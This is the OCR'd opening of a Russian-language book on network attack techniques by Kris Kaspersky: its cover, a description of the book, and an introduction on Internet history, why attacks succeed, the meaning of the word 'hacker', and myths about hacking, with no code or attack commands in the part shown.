

IMAP4
КРИС КАСПЕРСКИ
«СОЛОН-Р»
rlogin
ТЕХНИКА СЕТЕВЫХ АТАК
SMTP
HTTP
"Как запускать UNIX приложения под Windows"
"Ошибки защиты систем электронной торговли"
"Черные ходы в Windows 2000"
"Атаки на почтовые серверы"
"В Internet — без следов"
telnet
NNTP
POP3
серия
Код
Копатель
CGI

ТЕХНИКА СЕТЕВЫХ АТАК

Об этой книге

Краткое содержание

«Техника сетевых атак» в доступной форме рассказывает о проблемах безопасности сетевых сообщений. Излагаемый материал рассчитан на неподготовленного читателя, и значительную часть книги занимает описание базовых принципов функционирования сети, основных команд протоколов, архитектур операционных систем и т.д.

«Техника сетевых атак» должна оказаться полезной системным администраторам, разработчикам сетевого программного обеспечения, WEB-мастерам, студентам и любопытным пользователям, словом всем, интересующимся устройством сети и желающим обезопасить свое существование в Internet.

В книге (за исключением главы «Введение») не затрагиваются вопросы «добра» и «зла» – вся информация излагается без каких-либо эмоций, и автором не делается никаких предположений кем и для каких целей она будет использована.

Все материалы, использованные в книге, взяты из открытых источников или получены в результате собственных исследований, поэтому никакого секрета не представляют и хорошо профессиональным специалистам.

Введение

- В этой главе:
  - Краткая история сети Internet
  - Основные причины успешности сетевых атак
  - Эволюция термина «хакер»
  - Чем занимаются хакеры
  - Психология хакеров
  - Предостережение молодому хакеру

Предисловие

Древние знания переплетались и срастались с новыми теориями и новыми символами. Это было время борьбы с великими Демонами, с одной стороны, и со старыми святыми и проповедниками, с другой.

Френк Херберт «Дюна»

Последнее десятилетие изменило облик компьютеров. Кремниевая эволюция прошла длинный путь – от гигантских, заполняющих целые здания шкафов майнфреймов, решавших сугубо научные задачи, до персоналок, разогнавших тишину кабинетов бухгалтеров и клерков.

*Врезка «замечание» **

По поводу древних компьютеров вспоминается один анекдот. Несут как-то раз студенты осциллограф, кряхтя и сгибаясь под его тяжестью, как вдруг на выходе из корпуса дорога преграждается фигурой вахтерши (размером побольше осциллографа будет). «Что, мол, несете?» Не желая вдаваться в долгие технические объяснения, ей отвечают первое, что приходит на ум: «Таки БЭСМ-6 несем». Вахтерша на всякий случай звонит в лабораторию преподавателю «Ребята БЭСМ-6 несут». «Ну, коль могут, так пусть несут» – отвечает преподаватель.

Рисунок besm6.jpg

Так выглядела машина БЭСМ-6, первый экземпляр которой был выпущен в 1967 году.

В начале девяностых электронно-вычислительные машины использовались большей частью для делопроизводства, – в ходу были текстовые редакторы, электронные таблицы, разнообразные базы данных. Современный же компьютер, – прежде всего узел огромной, межконтинентальной сети Internet. Вполне вероятно, что к концу первого десятилетия нового века не останется ни одного изолированного компьютера, – все они объедятся в глобальную вычислительную систему.

Развитие Internet изменило отношение к проблемам безопасности, подняв вопрос о защищенности (т.е. незащищенности) локальных и глобальных компьютерных сетей. Еще до недавнего времени этими проблемами никто не интересовался[1]. Разработчики первых компьютерных сетей в первую очередь стремились увеличить скорость и надежность передачи данных, порой достигая желаемого результата в ущерб безопасности.

*Врезка «замечание» **

В большинстве микропроцессоров семидесятых – восьмидесятых годов механизмы защиты отсутствовали и именно благодаря этому операционная система MS-DOS и первые версии UNIX физически не могли быть защищенными.

Любой код, получив управление, мог делать абсолютно все, что ему заблагорассудится, – в том числе и модифицировать саму операционную систему по своему усмотрению. Даже если бы и существовал некий защитный механизм, «нехороший» код смог бы его обезвредить.

Да и сам Internet[2] создавался и финансировался как сугубо научная, исследовательская, экспериментальная среда, предназначенная для поиска и отладки технологий, способных работать в военных сетях даже условиях атомной войны, – которая тогда казалась неизбежной. К счастью, холодная война закончилась, а 1 января 1983 года министерство обороны США объявило, – проект ARPANET закончил исследовательскую стадию, и готов к эксплуатации.

Но военные чиновники как всегда поспешили. До введения Internet в массовое использование требовалось заново пересмотреть весь проект с учетом требований безопасности. Впрочем, тогда безопасность мало кого волновала, – в те годы большинство ресурсов сети были общедоступными и не требовали никакого пароля для входа, даже защищенность личной почты никем не рассматривалась всерьез, ведь и обычные почтовые ящики американцы никогда не стремились превратить в сейфы.

«*Проблем с дисками и вирусами не было ввиду того, что на дисках ничего постоянного не хранилось, и никакого дополнительного ПО (Программного Обеспечения) на ЭВМ не вносилось и с него не выносилось*»,– писал Вадим Маслов в статье «Русская Сеть: Истории»[3]. Впрочем, в то время уже появлялись такие программы, как “Creeper[4]” и “Cookie Monster[5]”. “Вьюнок” распространялся по сети ARPANET подобно вирусу Морриса[6], выдавая на пораженных машинах сообщение «*I'm the Creeper. Catch me if you can*», а «Монстр» время от времени требовал от оператора печенья и блокирующего работу машины до тех пор, пока на клавиатуре не набиралась что-нибудь типа «вот тебе печенье» (если требуемую фразу удавалось угадать). Эти программы наглядно демонстрировали бреши в существующих системах безопасности и доказывали принципиальную возможность удаленных атак, но оказались незамеченными или проигнорированными специалистами, как мелочь, не заслуживающая внимания.

---

[1] . «*UNIX не был создан для того, чтобы мешать кому-то делать глупости, ведь это помешало бы умным людям делать умные вещи*» Doug Gwyn

[2] Тогда еще ARPANET

[3] http://www.siber.com/sib/internet/RussianNetStory.html

[4] От английского слова “*creeper”* – ползучее растение, ленточный конвейер. В русскоязычной литературе эта программа известна под именем «Вьюнок»

[5] В дословном переводе «Монстр из печенья» - герой популярной детской передачи Sesame Street

[6] Сетевые черви существовали еще и до Морриса. Если бы не масштабы эпидемии его творение так бы и осталось ничем незамеченным

Все изменилось с приходом в Internet коммерции. Нет, имеются в виду не банки или виртуальные магазины[7], а ***провайдеры*** – поставщики платных сетевых услуг. Конкуренция между ними привела к значительному снижению цен, и вскоре практически любой желающий мог позволить себе подключиться к Internet.[8] Но, вместе с лояльными пользователями, в сети начали появляться и первые вандалы, которых больших трудов стоило отключить (правайдерам главное – лишь бы клиенты деньги исправно платили, а до всех хулиганств, как правило, нет никакого дела).

*Врезка «мнение»**

Утверждается, что в какой-то момент в России было больше коммерческих провайдеров, чем в Штатах. Так ли это?

В 91-м – точно. В Штатах всех провайдеров тогда можно было по пальцам пересчитать. Вся технология для малых ISP "за $3000 кэшом" (включая PC-based access router, к которому я[9] приложил руку, будучи в BSD Inc.) была уже в середине 92-го. Просто берешь и покупаешь, втыкаешь и работает. Некоторые отчаянные из этого даже бэкбоны делали.

"ДЕМОС" имел все шансы стать монополистом (точнее, держателем подавляющего большинства franchise), если бы его основатели имели хоть какое-нибудь понятие о бизнесе. Смешно, что интернетовский бум в Америке был, в общем-то, прямым результатом демосовских экспериментов с созданием маленьких региональных ISP.

Интервью Вадима Антонова журналу Internet. Номер 14, «The Lord of Bugs»

Все это вылилось в серию громких взломов, повлекших за собой миллиардные убытки, но что-либо менять было уже поздно в силу изначальной ***децентрализованности*** Internet. Невозможно по мановению волшебной палочки обновить программное обеспечение одновременно на всех узлах. Незащищенные протоколы и ненадежные операционные системы стали стандартом де-факто, и потребовалось бы очень много времени и усилий, чтобы заставить всех абонентов сети принять новые стандарты. Да и кто бы стал этим заниматься? Сеть Internet-неконтролируемая среда, не имеющая никакого руководства. Разнообразные комитеты и организации, курирующие вопросы безопасности, могут давать советы, но никакой юридической силы не имеют. В конечном счете, безопасность каждого узла – личное дело его владельца, зачастую не понимающего ради чего стоит тратить дополнительные средства, когда и без того «все работает».

Сегодня же Internet коммерцилизировался настолько, что буквально за каждым показом баннера стоит чей-то финансовый интерес. Активно развивается On-line торговля, полным ходом идет интеграция локальных сетей с Internet. Другими словами, появляются узлы, содержащие критически важные ресурсы, порой баснословной стоимости.

Теоретически происходящие процессы возможны лишь в тщательно спроектированной и хорошо защищенной среде. Но практически приходится тянуть недостатки устаревших решений десяти – двадцатилетней давности, которые и в свое время перспективными не считались, а сейчас и вовсе выглядят дикостью, подчас вызывающей шевеление волос на голове. В большинстве случаев используются незащищенные протоколы и потенциально уязвимое программное обеспечение. Неприятнее всего слабая (вернее, недостаточная по сегодняшним требованиям) защищенность базовых протоколов TCP/IP и существующих операционных систем.

*Врезка «замечание»**

Бытует мнение, якобы UNIX – хорошо защищенная операционная система. Но на самом деле это не более чем распространенный миф. История свидетельствует, – большинство громких взломов совершились именно благодаря техническому несовершенству подсистемы безопасности UNIX. Позже в книге будут подробно разобраны механизмы и причины каждой атаки, а сейчас достаточно заметить, что любой клон UNIX неустойчив к ошибкам программного обеспечения, выполняющегося с

[7] которые возникли намного позднее

[8] Ну, может быть, за исключением школьников младших классов, находящихся на иждивении у родителей

[9] Вадим Антонов

наивысшими привилегиями. Так, например, для изменения собственного пароля пользователь должен иметь доступ на запись к файлу паролей, которого ему никто предоставлять не собирается[10]*. Поэтому, пароль меняет не сам пользователь, а программа, запущенная им от имени системы. Все работает нормально до тех пор, пока в одной из таких программ не обнаруживается ошибка, позволяющая пользователю выполнять любые команды по своему усмотрению от имени этой программы (а, значит, и системы). В сложных приложениях такие ошибки не редкость, поэтому, у злоумышленника существует возможность повысить уровень своих привилегий до суперпользователя. Подробнее об этом рассказано в главе «Технология срыва стека».*

Две основные причины успешности сетевых атак – наличие «дыр» в программном обеспечении жертвы и ошибки поведения оператора вычислительной системы. Но ни то, ни другое гарантировано устранить невозможно. Использование самых последних обновлений приложений влечет возможность внесения новых ошибок и в целом никак не меняет ситуацию[11]. К тому же наряду с выявленными «дырами» существует множество еще необнаруженных ошибок, и никто не может утверждать, что находится в полной безопасности.

*Врезка «информация»**

Убедится в огромном количестве ежедневно открываемых «дыр» можно, зайдя на один из следующих узлов: http://www.securityfocus.com, http://rootshell.com, http://www.security.nnov.ru, http://www.hackzone.ru, или любой другой сервер, посвященный проблемам информационной безопасности.

Практически никто не в состоянии успеть своевременно ознакомиться с морем поступающей информации, обрушивающейся со всех сторон подобно Ниагарскому Водопаду.

Злоумышленники находятся в очень выгодном положении, – что может быть проще, чем выбрать наугад пару-тройку свежих «дырок» и применить их на жертве, не успевшей узнать о новой уязвимости и адекватно на нее отреагировать?

А затыкаются «дыры» далеко не так поспешно, как находятся. И виноваты в этом не только фирмы-производители, вечно запаздывающие выложить очередное обновление на сервер поддержки, – какой бы пользователь латал свою систему каждый день, а порой и несколько раз на день? Совершенно верно, никакой.

Но опасность исходит не только от ошибок разработчиков программного обеспечения: злоумышленник может послать жертве файл, зараженный вирусом (или троянской компонентой), с интригующей подписью «как заработать миллион, не вставая с кресла», «самые горячие девушки дня» или что-то в этом роде. Неподготовленный пользователь[12], скорее всего, запустит такой документ, открыв тем самым атакующему доступ к своей машину. Подобные атаки, относящиеся к социальной инженерии, в настоящей книге рассматриваться не будут. «Техника сетевых атак» посвящена механизмам взаимодействия сетевых компонентов, ошибкам программных реализаций, недостаткам подсистем защиты и аутентификации, т.е. атакам на ***технику***, но не на человека. А изучением человека занимается другая наука – психология.

Отличительной особенностью «Техники сетевых атак» от аналогичных изданий будет полное отсутствие «черных ящиков». В книге ни разу не встретится рекомендаций типа «*запустите эту утилиту, и она все сделает за вас*». Напротив, ***всегда*** будет показываться, как ***самому*** написать такую утилиту, а все теоретические выкладки по ходу дела будут сопровождаться наглядными экспериментами, облегчающими понимание происходящего.

Эта книга не сборник всех обнаруженных дырок, не академические рассуждения по поводу «как было бы хорошо, если бы программисты думали головой, а не наоборот», но и не

[10] Если непривилегированный пользователь получит право модификации файла паролей, он сможет изменить пароль администратора (или другого пользователя) и несанкционированно войти в систему

[11] Впрочем, обновления устанавливать необходимо – в большинстве случаев атакующий использует самые свежие уязвимости в системе, поэтому успешность атаки большей частью зависит от того, – чья из сторон (нападающий или жертва) первой отреагирует на сообщение о новой дыре

[12] Правильнее было бы сказать *наивный* или доверчивый. К сожалению, с приходом опыта доверчивость чаще всего остается

учебник. Это – хрестоматия к учебнику. Вдумчивое чтение потребует изучения основ программирования на Си и Perl, некоторых разделов высшей математики[13], архитектуры микропроцессов, знания языка ассемблера, наконец, простой человеческой интуиции и смекалки[14].

Так, в путь же, читатель!

Ты думаешь, может быть, встретить в пути много прекрасного. Нет, среди опасностей, ужасов и диких зверей идет путь. Узок он; если же ты уклонишься в сторону, то ждут тебя там рога грозного тельца, там грозит тебе лук кентавра, яростный лев, чудовищные скорпион и рак.

Много ужасов на пути по небу. Поверь мне, не хочу я быть причиной твоей гибели. О, если бы ты мог взглядом своим проникнуть мне в сердце и увидеть, как я боюсь за тебя! Посмотри вокруг себя, взгляни на мир, как много в нем прекрасного! Проси все, что хочешь, я ни в чем не откажу тебе, только не проси ты этого. Ведь ты же просишь не награду, а страшное наказание.

греческое

Кто такие хакеры?

"Не шутите с терминологией! Терминологическая путаница влечет за собой опасные последствия"

Аркадий Стругацкий Борис Стругацкий «Трудно быть богом»

Термин ***хакер***[15] прочно вошел в разговорный лексикон даже не имеющих никакого отношения к компьютеру людей. А его изначальное значение со временем забылось. Сегодня «хакер» синоним словам «бандит» и «компьютерный вандал». С другой стороны, предпринимаются неоднократные попытки «очистки» термина вводом новых понятий таких, например, как «***кракер***» – коммерческий взломщик в противовес якобы бескорыстным в своих побуждениях хакерам.

Врезка «информация» *

---

*Термин "**cracker** "(в дословном переводе с английского "**ломатель**"), был введен в 1985 году самими хакерами в знак протеста журналистам, неправильно употребляющим, по их мнению, термин хакер.*

*История же возникновения термина "**хакер**" доподлинно неизвестна. Ее истоки ведут к древнеанглийскому, в котором «хак» обозначал звук топора, возникающий при ударе о дерево. Но звание хакера присуждалась далеко не всем, а лишь высококлассным столярам и плотникам, создающим едва ли не произведения искусства (другими словами, хакеры представляли собой одержимых плотников).*

В шестидесятых, а может быть и раньше, этот термин перекочевал в компьютерную среду. По одной из гипотез звук «хак» приписывался перфоратору, прокалывающему бумагу; другие уверяют, что так клацали[16] реле. Но, так или иначе, хакерами стали называть системных программистов, фанатично преданных своему делу, т.е. одержимых, по аналогии с плотниками.

Традиция сохранялась на протяжении более десятка лет, затем новое поколение студентов, впервые увидевших компьютер, окрестило хакерами всех фанатиков без исключения, даже если те были заурядными пользователями. В Массачусетском Технологическом Институте и вовсе имеется свое, оригинальное понимание хакеров – «At MIT, a "hacker" is someone who does some sort of interesting and creative work at a high intensity level. This applies to anything from writing computer programs to pulling a clever prank that amuses and delights everyone on campus».

---

[13] Но «высшей» еще не обозначает сложной

[14] Впрочем, все это не мешает использовать книгу для «диванного чтения» и получать от этого удовольствие

[15] От английского "*hack*" – рубить, разрубать; кромсать; разбивать на куски, надрубать; наносить резаную рану, а так же тонкая ювелирная работа, верх совершенства

[16] Ну, по-русски они клацали, а по-американски хацкали

Литературные произведения "The Shockware Rider" Джона Бруннера (John Brunner) 1975 года, "The Adolescence of P-1" Томаса Риана (Thomas Ryan) 1977 года и, наконец, знаменитый "Necromancer" Вильяма Гибсона (Wilam Gibson), опубликованный в 1984 году, своими героями выбрали компьютерных взломщиков, бросающих вызов обществу. Это совпало с движением панков на западе, и было молниеносно подхвачено молодежью. Сейчас ведутся жаркие споры: то ли представителей нового движения хакерами назвали журналисты, то ли те самостоятельно присвоили себе это звание, но с этого момента под хакерами стали подразумевать злоумышленников, мошенников и вандалов всех мастей[17]*, отчего легальные хакеры старого поколения по возможности пытались избегать величать себя этим титулом.*

В настоящее время термин «хакер» стал поистине всеобъемлющ, отчего потерял всякую ценность и смысл. К хакерам относят откровенных бандитов, совершающих преступления с применением технических средств, просто мелких мошенников, вирусописателей, системных программистов, а порой и просто программистов, в особенности знающих ассемблер, экспертов по безопасности... Считают себя хакерами и те, у кого хватило таланта и способностей запустить готовую атакующую программу даже без осмысления принципа ее работы.

Поэтому, во избежание двусмысленности в этой книге термин "хакер" использоваться ***не будет****. Вместо этого в зависимости от контекста употребляются слова «злоумышленник», «атакующий» и т.д.*

Хакерское сообщество не монолитно в своих побуждениях, целях и мотивах. От невинной шалости до умышленного уничтожения информации очень большой путь. Невозможно осуждать человека за сам факт принадлежности к хакерам. Быть может, в его поступках и нет ничего дурного?

К хакерам относят и компьютерных специалистов, занимающихся вопросами безопасности, поскольку им по роду своей деятельности приходится атаковать системы с целью обнаружить (и по возможности устранить) бреши в механизме защиты.

В настоящей книге не будет предпринято никаких попыток определения термина «хакер». Существует громадное количество людей, интересующихся и влияющих на проблемы безопасности сетевых (да и не только) сообщений. Некоторые из них называют себя хакерами, но имеют скудный багаж знаний, нередко почерпнутый из популярных кинофильмов; другие же, досконально изучив все тонкости защит, могут и не считать себя хакерами[18], даже если совершают (или не совершают) регулярные атаки. И кто же в этой ситуации хакер, а кто нет? Так ли велико различие между ***желанием*** и ***умением*** вторгаться в чужие системы? Кажется, желание в отсутствии умения бесполезно, но это не так. Знания возникают не сами по себе, а приобретаются в процессе обучения. И те, кто хочет, но не может, и те, кто может, но не хочет, – потенциальные злоумышленники, способные на противоправные действия.

Еще до недавнего времени считалось: хакер по определению высококлассный специалист. Сегодня же можно атаковать систему, даже не имея никаких представлений о том, как она устроена. Достаточно воспользоваться доступной информацией или готовой программной реализацией атаки. Поэтому, к хакерам приходится причислять всех «кто хочет», потому что «не мочь» уже невозможно. Многие атакующие программы неплохо документированы и имеют простой, интуитивно понятный интерфейс, в большинстве случаев не требующий от «взломщика» ничего, кроме владения мышью.

Врезка «замечание»

В первой версии программы AIDSTEST Дмитрий Николаевич Лозинский оставил следующий комментарий: «Заметим, что для автора вируса необходимо наличие двух способностей:

1) уметь программировать на ассемблере и иметь основные понятия об операционной системе;

2) уметь получать удовольствие, делая людям пакости

К счастью, сочетание обоих этих достоинств встречается в людях достаточно редко»

[17] Словом, киберпанков

[18] А могут считать, но публично утверждать обратное

Насколько же все изменилось сегодня, когда вирусы пишутся школьниками на Visual BASIC или WordBasic, большинство которых совершенно не интересуется как работает операционная система.

Попытки ввода «ценза» на принадлежность к хакерам обречены на провал. Зачем усложнять суть? Хакер – тот, кто атакует систему. ***Как*** и ***зачем*** он это делает – предметы другого разговора. Человеческий язык направлен на упрощение и обобщение терминов. Любые искусственные построения сметаются временем. Плохо ли это, хорошо ли это – неважно. Никто не в силах изменить ход вещей окружающего мира, поэтому, приходится жить по его законам.

Бытует мнение о существовании некоторых признаков принадлежности к хакерам. Это длинные (нечесаные) волосы, пиво, сигареты, pizza в неограниченных количествах и блуждающий в пространстве взгляд. Беглое исследование как будто бы подтверждает справедливость таких утверждений, однако, подобные признаки являются не причиной, а следствием. Привязанность к компьютеру заставляет экономнее относиться к свободному времени, порой питаясь в сухомятку урывками на ходу; крепкие напитки вызывают опьянение, затрудняющее мыслительную деятельность, поэтому компьютерные фанатики полностью или частично отказываются от них, переходя на пиво (а то и лимонад); длинные волосы? Да они свойственны всем компьютерщикам (и не только им), а вовсе не исключительно хакерам, как, кстати, и все другие «хакерские» признаки[19].

«Началось все примерно в 1983 году. Мы (это я про когорту БЭСМ - строителей) развлекались с общими дисками, бутербродами из ОС ДИСПАК, под которой крутится МС ДУБНА и при этом нигде нет даже слова ФАЙЛ (зато лента позволяет работать с ней прямым доступом), терминалы работают на 1200 бод по проводам без уродских контроллеров в полкомнаты.

А ночами первые хакеры-студенты пытаются ломать первых сис-админов (преподавателей ВМК), а первые бригады быстрого реагирования (три каратиста - Машечкин, Макаров, Долматов) бегут по лестнице делать первые внушения студентам «нэхорошо поступаешь, дарагой».

Давидов М.И.
«Вся правда о Демосе»

Мифы и реальность хакерских атак

«Если разобрать остальные мифы, то мы обнаружим, в основе каждого лежит некомпетентность, непрофессионализм, самомнение. В средние века проще было признать причиной эпидемии злое колдовство ведьм, чем потоки фекалий, струящиеся по улицам городов. В наши дни козлом отпущения стали несуществующие дайверы[20]...»

Сергей Лукьяненко «Фальшивые зеркала»

Иногда приходится слышать утверждение, дескать, нет такой защиты, которую при наличии бесконечного количества пива оказалось бы нельзя взломать. Но так ли всемогущи хакеры, как утверждает пресса? Уже беглое расследование показывает: большинство компьютерных сетей стратегического назначения физически никак не связаны с Internet, а, значит, атаковать их, используя общедоступные каналы связи, ***невозможно***.

Врезка «замечание»

*Коммерческие и правительственные структуры могут для своих нужд арендовать общие с Internet **физические** коммуникационные каналы, такие как, трансатлантический оптоволоконный кабель, но отсюда еще не вытекает возможность управления информационным потоком через телефонную линию.*

[19] Сигареты, пиво и отращивание волос еще никого не сделали хакером
[20] Хакеры, хакеры…

Впрочем, в некоторых случаях «отвязаность» корпоративных сетей от Internet не обеспечивает их защищенности. Экономя на строительстве собственных каналов связи, многие организации используют коммутируемые телефонные линии, опоясавшие весь Земной Шар. При этом порой забывают принять надлежащие меры предосторожности и модемы, отвечая на входящие звонки, не интересуются номером звонившего лица, а пароли на вход в систему оказываются очень короткими, или вовсе отсутствуют[21].

Врезка «информация»

Удивительно, но некоторые российские спецслужбы функционируют именно описанным выше образом, и могут быть легко атакованы. То же относится и коммерческим структурам, экономящим на средствах по обеспечению безопасности.

Чаще всего успешность хакерских атак объясняется именно халатным отношением жертв к собственной безопасности, а вовсе не гениальностью взломщиков. Обычно «подкоп» делается не под вычислительную систему, а под человека. Заполучить пароль путем обмана, подкупа, шантажа в большинстве случаев оказывается значительно легче. Отсюда совершенно беспочвенен миф о хакерах, работающих на мафию или разведку. И мафия, и разведка не нуждается в услугах подобного рода, действуя так называемыми, ***нетехническими средствами***.

Врезка «информация»

Легендарный Кевин Митник занимался ничем иным, как «социальной инженерией» – входил к служебному лицу в доверие и от имени чужой персоны просил сообщить пароль или любую другую информацию, облегчающую проникновение в систему.

Чем же тогда объясняются циркулирующие в прессе сообщения о периодических взломах серверов NASA и Пентагона? Журналисты под «взломом» понимают любое, даже косвенное вмешательство, в работу ***публичных*** серверов указанных организаций, доступных через Internet (например, www.nasa.gov) Никакой секретной информации на них нет, и не может быть по определению – эти сервера предназначены для ***свободного***, ***бесплатного***, ***всенародного*** доступа. Некоторым доставляет удовольствие нарушать нормальную работу этих ресурсов всевозможными способами. Например, завешивать сервера, изменять содержимое страничек – иными словами грязно пакостить и хулиганить. Именно это журналисты называют «взломами» или их попытками (в зависимости от успешности или неуспешности операции).

Бывают, конечно, случаи полного захвата контроля над вычислительной системой и ее ресурсами (дисками, принтерами и так далее). Однако чаще всего атакуется не одна, строго определенная система, а выбранная наугад, случайно оставшаяся совершенно незащищенной по глупости своего владельца. Специальными программами выполняется поиск подобных открытых систем, которые благодаря беспечности операторов и системных администраторов находятся практически в половине корпоративных сетей[22].

В этом случае хакеры напоминают злоумышленников, методично обходящих многоэтажные дома один за другим, в поисках незапертых квартир – источника мелких карманных денег. Никакого реального взлома или атаки не происходит – всего лишь автоматизированный поиск незащищенных систем штатными средствами! Роль хакера сводится к знанию, какую утилиту надо взять и как ее запустить – работа посильная для любого (даже неквалифицированного) пользователя!

Конечно, кто-то же пишет все эти сканеры и остальные утилиты. Но можно ли назвать этих лиц хакерами? Маловероятно. Программная реализация атаки – работа ***программиста***, не требующая в общем случае ничего кроме знаний языка программирования и, разумеется, ***алгоритма.***

Поиском же алгоритмов атак занят относительно небольшой круг людей, для большей части которых это профессия. Вот они-то и могут без колебаний назваться хакерами. Однако, исторически термин «хакер» закрепился за ***исполнителем*** атак.

[21] Шутка, конечно, но чего не бывает в жизни…

[22] Точная статистика варьируется от одного источника к другому, поэтому, конкретные цифры здесь не приводняется

